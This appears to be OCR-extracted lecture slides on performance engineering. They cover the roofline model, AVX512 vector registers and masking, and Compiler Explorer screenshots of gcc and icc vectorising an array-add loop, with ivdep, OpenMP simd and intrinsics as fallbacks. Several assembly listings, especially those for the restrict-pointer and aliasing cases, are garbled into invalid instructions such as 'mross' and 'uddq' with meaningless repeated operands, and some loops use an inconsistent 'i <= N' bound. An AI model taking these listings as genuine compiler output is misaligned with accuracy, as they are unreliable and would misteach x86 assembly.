	E5-2690 v3 DP	CPU	208	68	~3
NVIDIA	K40** SP	GPU	4,290	288	~15
	K40 DP	GPU	1,430	288	~5



If the hardware has high Ops/Word, some code is likely to be bound by operand delivery  
 (SP: single-precision, 4B/word; DP: double-precision, 8B/word)

Arithmetic intensity: Ops/Byte of DRAM traffic




# Roofline Model: Visual Performance Model

- Bound and bottleneck analysis (like Amdahl's law)
- Relates processor performance to off-chip memory traffic (bandwidth often the bottleneck)




# Roofline Model: Visual Performance Model



- The ridge point offers insight into the computer's overall performance potential
- It tells you whether your application *should* be limited by memory bandwidth, or by arithmetic capability

# Example from my research: Firedrake: single-node AVX512 performance

6



Firedrake implements a domain-specific language for partial differential equations – different equations, and different discretisations – have differing arithmetic intensity:

- mass - tri
- helmholtz - tri
- ★ laplacian - tri
- ▲ elasticity - tri
- ▼ hyperelasticity - tri
- mass - quad
- helmholtz - quad
- ★ laplacian - quad
- ▲ elasticity - quad
- ▼ hyperelasticity - quad
- mass - tet
- helmholtz - tet
- ★ laplacian - tet
- ▲ elasticity - tet
- ▼ hyperelasticity - tet
- mass - hex
- helmholtz - hex
- ★ laplacian - hex
- ▲ elasticity - hex
- ▼ hyperelasticity - hex

[Skylake Xeon Gold 6130 (on all 16 cores, 2.1GHz, turboboost off, Stream: 36.6GB/s, GCC7.3 –march=native)]

A study of vectorization for matrix-free finite element methods, Tianjiao Sun et al

<https://arxiv.org/abs/1903.08243>

# Vector instruction set extensions

- Example: Intel's AVX512
- Extended registers ZMM0-ZMM31, 512 bits wide
  - Can be used to store 8 doubles, 16 floats, 32 shorts, 64 bytes
  - So instructions are executed in parallel in 64,32,16 or 8 “lanes”
- Predicate registers k0-k7 (k0 is always true)
  - Each register holds a predicate *per operand* (per “lane”)
  - So each k register holds (up to) 64 bits\*
- Rich set of instructions operate on 512-bit operands

\* k registers are 64 bits in the AVX512BW extension; the default is 16

# AVX512: vector addition

- Assembler:
  - VADDPS zmm1 {k1}{z}, zmm2, zmm3
- In C the compiler provides “vector intrinsics” that enable you to emit specific vector instructions, eg:
  - `res = _mm512_maskz_add_ps(k, a, b);`
- Only lanes with their corresponding bit set in predicate register k1 (k above) are activated
- Two predication modes: *masking* and *zero-masking*
  - With “zero masking” (shown above), inactive lanes produce zero
  - With “masking” (omit “z” or “{z}”), inactive lanes do not overwrite their prior register contents

## AVX512: vector addition

- Assembler:
  - VADDPS zmm1 {k1}{z}, zmm2, zmm3
- In C the compiler provides “vector intrinsics” that enable you to emit specific vector instructions, eg:
  - `res = _mm512_maskz_add_ps(k, a, b);`
- Only lanes with their corresponding bit in k1 are activated
- Two predication modes: *masking* and *zero-masking*
  - With “zero masking” (shown above), inactive lanes produce zero
  - With “masking” (omit “z” or “{z}”), inactive lanes do not overwrite their prior register contents

# More formally...

FOR  $j \leftarrow 0$  TO  $KL-1$

$i \leftarrow j * 32$

IF  $k1[j]$  OR \*no writemask\*

THEN  $DEST[i+31:i] \leftarrow SRC1[i+31:i] + SRC2[i+31:i]$

ELSE

IF \*merging-masking\* ; merging-masking

THEN \* $DEST[i+31:i]$  remains unchanged\*

ELSE ; zeroing-masking

$DEST[i+31:i] \leftarrow 0$

FI

FI;

ENDFOR;

# Can we get the compiler to vectorise?

Secure | <https://godbolt.org>

Compiler Explorer Editor Diff View More Share Other

C++ source #1 x

A Save/Load + Add new... C++ ▾

```

1 float c[1024];
2 float a[1024];
3 float b[1024];
4 void add ()
5 {
6     for (int i=0; i < 1024; i++)
7         c[i]=a[i]+b[i];
8 }
```

x86-64 gcc 5.4 (Editor #1, Compiler #1) C++ x

x86-64 gcc 5.4 -O3 -fopt-info

A 11010 .LX0: .text // \s+ Intel Demangle

Libraries + Add new...

```

1 _Z3addv:
2     xorl    %eax, %eax
3 .L2:
4     movaps  a(%rax), %xmm0
5     addq    $16, %rax
6     addps   b-16(%rax), %xmm0
7     movaps  %xmm0, c-16(%rax)
8     cmpq    $4096, %rax
9     jne     .L2
10    rep ret
11 b:
12    .zero   4096
13 a:
14    .zero   4096
15 c:
16    .zero   4096
```

Output (0/1) g++ (GCC-Explorer-Build) 5.4.0 - cached (4432)

In sufficiently simple cases, no problem:

Gcc reports:

test.c:6:3: note: loop vectorized

Secure | <https://godbolt.org>

Compiler Explorer Editor Diff View More Share Other

C++ source #1 x A Save/Load + Add new... C++ .

```

1 float c[1024];
2 float a[1024];
3 float b[1024];
4 void add (int N)
5 {
6     for (int i=0; i < N; i++)
7         c[i]=a[i]+b[i];
8 }

```

x86-64 gcc 5.4 (Editor #1, Compiler #1) C++ x x86-64 gcc 5.4 -O3 -fopt-info

```

1 _Z3addi:
2     testl %edi, %edi
3     jle .L1
4     leal -4(%rdi), %edx
5     leal -1(%rdi), %ecx
6     shrq $2, %edx
7     addl $1, %edx
8     cmpq $2, %ecx
9     leal 0(%rdx,4), %eax
10    jbe .L9
11    xorl %ecx, %ecx
12    xorl %esi, %esi
13 .L5:
14    movaps a(%rcx), %xmm0
15    addl $1, %esi
16    addq $16, %rcx
17    addps b-16(%rcx), %xmm0
18    movaps %xmm0, c-16(%rcx)
19    cmpl %esi, %edx
20    ja .L5
21    cmpl %edi, %eax
22    je .L12
23 .L3:
24    movslq %eax, %rdx
25    movss b(%rdx,4), %xmm0
26    addss a(%rdx,4), %xmm0
27    movss %xmm0, c(%rdx,4)
28    leal 1(%rax), %edx
29    cmpq %edx, %edi
30    jle .L1
31    movslq %edx, %rdx
32    addl $2, %eax
33    movss a(%rdx,4), %xmm0
34    cmpq %eax, %edi
35    addss b(%rdx,4), %xmm0
36    movss %xmm0, c(%rdx,4)
37    jle .L1
38    cltq
39    movss a(%rax,4), %xmm0
40    addss b(%rax,4), %xmm0
41    movss %xmm0, c(%rax,4)
42    ret
43 .L1:
44    rep ret
45 .L12:
46    rep ret
47 .L9:
48    xorl %eax, %eax
49    jmp .L3
50 b:
51    .zero 4096
52 a:
53    .zero 4096
54 c:
55    .zero 4096

```

If the trip count is not known to be divisible by 4:

gcc reports:

test.c:6:3: note: loop vectorized  
 test.c:6:3: note: loop turned into non-loop; it never loops.  
 test.c:6:3: note: loop with 3 iterations completely unrolled

Basically the same vectorised code as before

Three copies of the non-vectorised loop body to mop up the additional iterations in case N is not divisible by 4

Output (0/3) g++ (GCC-Explorer-Build) 5.4.0 - 377ms (5760B)

```
C++ source #1 x
A+ Save/Load + Add new... C++ ▾
1 void add(float * __restrict__ c,
2           float * __restrict__ a,
3           float * __restrict__ b,
4           int N)
5 {
6     for (int i=0; i <= N; i++)
7         c[i]=a[i]+b[i];
8 }
```

x86-64 gcc 5.4 (Editor #1, Compiler #1) C++ x -O3 -fopt-info

```
A+ 11010 LX0: .text // ls+ Intel Demangle Libraries + Add new...
1 .LaddPS_5:
2     testl    %rcx, %rcx
3     pushq   %r13
4     pushq   %r12
5     pushq   %r10
6     pushq   %rbx
7     jne     .L1
8     movl    %r15, %rcx
9     leal    (%rcx), %rdi
10    andl   $15, %rcx
11    shrq   %r2, %rcx
12    negl   %rcx
13    andl   $3, %rcx
14    cmpl   %r10, %rcx
15    cmovl  %r10, %rcx
16    cmpl   $4, %rdi
17    ja     .L23
18    movl   %r10, %rcx
19
20    movss (%r11), %xmm0
21    cmpl   $1, %rcx
22    movl   $1, %rdi
23    addss (%rdi), %xmm0
24    movss %xmm0, (%rdi)
25    je     .L5
26    movss (%r11), %xmm0
27    cmpl   $2, %rcx
28    movl   $2, %rdi
29    addss (%rdi), %xmm0
30    movss %xmm0, 4(%rdi)
31    je     .L5
32    movss (%r11), %xmm0
33    cmpl   $3, %rcx
34    movl   $3, %rdi
35    addss (%rdi), %xmm0
36    movss %xmm0, 8(%rdi)
37    je     .L5
38    movss 12(%r11), %xmm0
39    cmpl   $4, %rcx
40    addss 12(%rdi), %xmm0
41    movss %xmm0, 12(%rdi)
42    .L5:
43    cmpl   %rcx, %rdi
44    je     .L1
45
46    subl   %rcx, %rdi
47    movl   %rcx, %rbx
48    movl   %rcx, %r11d
49    leal    -4(%rcx), %r10d
50    subl   %rcx, %rbx
51    shrq   %r2, %rbx
52    addl   $1, %rbx
53    cmpl   $2, %rbx
54    leal    0(%r10d), %rbx
55    je     .L7
56    leaq  0(%r11d), %rbx
57    xorl   %rbx, %rbx
58    leaq  (%r11,%rbx), %r13
59    leaq  (%r10,%rbx), %r12
60    leaq  (%r11,%rbx), %r11
61    xorl   %rbx, %rbx
62    .L9:
63    movss (%r12,%rbx), %xmm0
64    addss R(%r13,%rbx), %xmm0
65    movss %xmm0, (%r11,%rbx)
66    addss $15, %rbx
67    cmpl   %rbx, %r11d
68    ja     .L8
69    addl   $1, %rbx
70    cmpl   %rbx, %r11d
71    cmovl  %rbx, %r11d
72    je     .L1
73    .L7:
74    movss %rbx, %rax
75    movss (%r11,%rax), %xmm0
76    addss (%r12,%rax), %xmm0
77    movss %xmm0, (%r11,%rax)
78    leal    1(%r8), %rax
79    cmpl   %rax, %rcx
80    jle     .L1
81    cmovl  %rax, %rcx
82    addl   $2, %rax
83    movss (%r11,%rax), %xmm0
84    cmpl   %rbx, %r11d
85    addss (%r12,%rbx), %xmm0
86    movss %xmm0, (%r11,%rbx)
87    jle     .L1
88    movl   %r12, %rbx
89    movss (%r11,%rbx), %xmm0
90    addss (%r12,%rbx), %xmm0
91    movss %xmm0, (%r11,%rbx)
92    .L1:
93    popq   %rbx
94    popq   %r12
95    popq   %r13
96    ret
97
98    .L23:
99    testl  %rcx, %rcx
100   jne     .L14
101   xorl   %rcx, %rcx
102   smp   .L4
```

Three copies of the non-vectorised loop body to align the start address of the vectorised code on a 32-byte boundary

Basically the same vectorised code as before

Three copies of the non-vectorised loop body to mop up the additional iterations in case N is not divisible by 4

# If the alignment of the operand pointers is not known:

gcc reports:

```
test.c:6:3: note: loop vectorized
test.c:6:3: note: loop peeled for vectorization to enhance alignment
test.c:6:3: note: loop turned into non-loop; it never loops.
test.c:6:3: note: loop with 3 iterations completely unrolled
test.c:1:6: note: loop turned into non-loop; it never loops.
test.c:1:6: note: loop with 4 iterations completely unrolled
```

```
C++ source #1 x
A Save/Load + Add new... C++ x
1 void add(float *c,
2         float *a,
3         float *b,
4         int N)
5 {
6     for (int i=0; i <= N; i++)
7         c[i]=a[i]+b[i];
8 }
```

x86-64 gcc 5.4 (Editor #1, Compiler #1) C++ x -O3 -fopt-info

```
A 11010 LXO text // ls+ Intel Demangle Libraries + Add new... x
1 _Z11addf5_5_1:
2     .text
3     .section .text
4     .align 16
5     lea    %rdi,%rcx
6     lea    %rdi,%rdx
7     leal   %rdi,%rdx
8     cmpq  %rdx,%rdx
9     seto  %rdx
10    cmpl  %rdx,%rdx
11    seto  %rdx
12    orl   %rdx,%rdx
13    leal   %rdx,%rdx
14    cmpl  %rdx,%rdx
15    seto  %rdx
16    negl  %rdx
17    orl   %rdx,%rdx
18    testl %rdx,%rdx
19    je    .L1
20    cmpl  %rdx,%rdx
21    negl  %rdx
22    pushq %rdx
23    pushq %rdx
24    andl  $15,%eax
25    pushq %eax
26    pushq %rdx
27    shrq  %rdx,%rdx
28    shrl  %rdx,%rdx
29    negl  %rdx
30    orl   %rdx,%rdx
31    cmpl  %rdx,%rdx
32    cmovl %rdx,%rdx
33    xorl  %rdx,%rdx
34    testl %rdx,%rdx
35    ja    .L4
36    mross  (%rdi,%rdx)
37    cmpl  %rdx,%rdx
38    movl  %rdx,%rdx
39    mross  (%rdi,%rdx)
40    mross  (%rdi,%rdx)
41    je    .L5
42    mross  (%rdi,%rdx)
43    cmpl  %rdx,%rdx
44    movl  %rdx,%rdx
45    addsl 4(%rdi,%rdx)
46    mross  (%rdi,%rdx)
47    ja    .L6
48    mross  (%rdi,%rdx)
49    movl  %rdx,%rdx
50    addsl 4(%rdi,%rdx)
51    mross  (%rdi,%rdx)
52    .L4:
53    subl %rdx,%rdx
54    salq %rdx,%rdx
55    uddq %rdx,%rdx
56    leal -4(%rdx),%rdx
57    leal (%rdx,%rdx),%rdx
58    leal (%rdx,%rdx),%rdx
59    uddq %rdx,%rdx
60    addq %rdx,%rdx
61    shrq %rdx,%rdx
62    addl %rdx,%rdx
63    leal 8(%rdx,%rdx),%rdx
64    .L5:
65    mross  (%rdx,%rdx)
66    addl %rdx,%rdx
67    addsl 8(%rdx,%rdx)
68    mross  (%rdx,%rdx)
69    addq %rdx,%rdx
70    cmpl %rdx,%rdx
71    ja    .L7
72    addl %rdx,%rdx
73    cmpl %rdx,%rdx
74    je    .L8
75    mross  (%rdx,%rdx)
76    mross  (%rdx,%rdx)
77    addsl 4(%rdx,%rdx)
78    mross  (%rdx,%rdx)
79    mross  (%rdx,%rdx)
80    leal 1(%rdx,%rdx)
81    cmpl %rdx,%rdx
82    ja    .L9
83    addl %rdx,%rdx
84    mross  (%rdx,%rdx)
85    cmpl %rdx,%rdx
86    addsl 4(%rdx,%rdx)
87    mross  (%rdx,%rdx)
88    mross  (%rdx,%rdx)
89    ja    .L10
90    mross  (%rdx,%rdx)
91    mross  (%rdx,%rdx)
92    mross  (%rdx,%rdx)
93    .L10:
94    popq %rdx
95    popq %rdx
96    popq %rdx
97    popq %rdx
98    .L12:
99    rep ret
100   .L13:
101   xorl %rdx,%rdx
102   .L12:
103   mross  (%rdx,%rdx)
104   addsl 4(%rdx,%rdx)
105   mross  (%rdx,%rdx)
106   addq %rdx,%rdx
107   ja    .L12
108   rep ret
```

Check whether the memory regions pointed to by c, b and a might overlap

Three copies of the non-vectorised loop body to align the start address of the vectorised code on a 32-byte boundary

Basically the same vectorised code as before

Three copies of the non-vectorised loop body to mop up the additional iterations in case N is not divisible by 4

Non-vector version of the loop for the case when c might overlap with a or b

## If the pointers might be aliases:

gcc reports:

```
test.c:6:3: note: loop vectorized
test.c:6:3: note: loop versioned for vectorization because of
possible aliasing
test.c:6:3: note: loop peeled for vectorization to enhance alignment
test.c:6:3: note: loop turned into non-loop; it never loops.
test.c:6:3: note: loop with 3 iterations completely unrolled
test.c:1:6: note: loop turned into non-loop; it never loops.
test.c:1:6: note: loop with 3 iterations completely unrolled
```

# What to do if the compiler just won't vectorise your loop? Option #1: **ivdep pragma**

```
void add (float *c, float *a, float *b)
{
    #pragma ivdep
    for (int i=0; i <= N; i++)
        c[i]=a[i]+b[i];
}
```

IVDEP (Ignore Vector DEPENDencies) compiler hint.

Tells compiler “Assume there are no loop-carried dependencies”

This tells the compiler vectorisation is *safe*: it might still not vectorise

# What to do if the compiler just won't vectorise your loop? Option #2: OpenMP 4.0 pragmas

```
void add (float *c, float *a, float *b)
{
    #pragma omp simd
    for (int i=0; i <= N; i++)
        c[i]=a[i]+b[i];
}
```

Indicates that the loop can be transformed into a SIMD loop  
(i.e. the loop can be executed concurrently using SIMD instructions)

```
#pragma omp declare simd
void add (float *c, float *a, float *b)
{
    *c=*a+*b;
}
```

"declare simd" can be applied to a function to enable SIMD instructions at the function level from a SIMD loop

Tells compiler “vectorise this code”. It might still not do it...

# What to do if the compiler just won't vectorise your loop? Option #2: SIMD intrinsics:

```
void add (float *c, float *a, float *b)
{
    __m128* pSrc1 = (__m128*) a;
    __m128* pSrc2 = (__m128*) b;
    __m128* pDest = (__m128*) c;
    for (int i=0; i <= N/4; i++)
        *pDest++ = _mm_add_ps (*pSrc1++, *pSrc2++);
}
```

Vector instruction lengths are hardcoded in the data types and intrinsics

This tells the compiler which specific vector instructions to generate. This time it really will vectorise!

## What to do if the compiler just won't vectorise your loop? Option #3: SIMD

Basically... think of each lane as a thread

Or: vectorise an *outer* loop:

```
#pragma omp simd
for (int i=0; i<N; ++i) {
    if (...) { ... } else { ... }
    for (int j=....) { ... }
    while (...) { ... }
    f (...)
```

In the body of the vectorised loop, each lane executes a different iteration of the loop – *whatever* the loop body code does

Use predication to handle:

- nested if-then-else
- While loops
- For loops
- Function calls

More later – when we look at GPUs

godbolt.org

COMPILER EXPLORER Add... More Watch C++ Weekly to learn new C++ features Share Other Policies

C source #1 x x x x x x x x x x

A Save/Load + Add new... Vim C

```
1 // icc: -xCORE-AVX512 -qopt-zmm-usage=high -qopt
2 #define ALIGN __attribute__ ((aligned (64)))
3 //#define ALIGN
4
5 float ALIGN c[1024];
6 float ALIGN a[1024];
7 float ALIGN b[1024];
8
9
10 void add ()
11 {
12     for (int i=0; i < 1024; i++)
13         c[i]=a[i]+b[i];
14 }
```

x86-64 icc 19.0.1 (Editor #1, Compiler #1) C x x x x x x x x x x

x86-64 icc 19.0.1 -xCORE-AVX512 -qopt-zmm-usage=h

A 11010 ./a.out .LX0: lib.f: .text // \s+ Intel Demangle

Libraries + Add new... Add tool...

```
1 add:
2     xor    eax, eax
3 ..B1.2:                                # Preds ..B1.2 ..B1.1
4     vmovups zmm0, ZMMWORD PTR [a+rax*4]
5     vaddps  zmm1, zmm0, ZMMWORD PTR [b+rax*4]
6     vmovups ZMMWORD PTR [c+rax*4], zmm1
7     add    rax, 16
8     cmp    rax, 1024
9     jb     ..B1.2      # Prob 99%
10    vzeroupper
11    ret
```

Output (0/0) x86-64 icc 19.0.1 - 679ms (8614B)

#1 with x86-64 icc 19.0.1 x

A  Wrap lines

Compiler returned: 0

godbolt.org

COMPILER EXPLORER Add... More Watch C++ Weekly to learn new C++ features Share Other Policies

C source #1 x A Save/Load + Add new... Vim C x x86-64 icc 19.0.1 (Editor #1, Compiler #1) C x x86-64 icc 19.0.1 -xCORE-AVX512 -qopt-zmm-usage=high

```

1 // icc: -xCORE-AVX512 -qopt-zmm-usage=high -qopt-zmm-usage=high
2 #define ALIGN __attribute__ ((aligned (64)))
3 //#define ALIGN
4
5 float ALIGN c[1024];
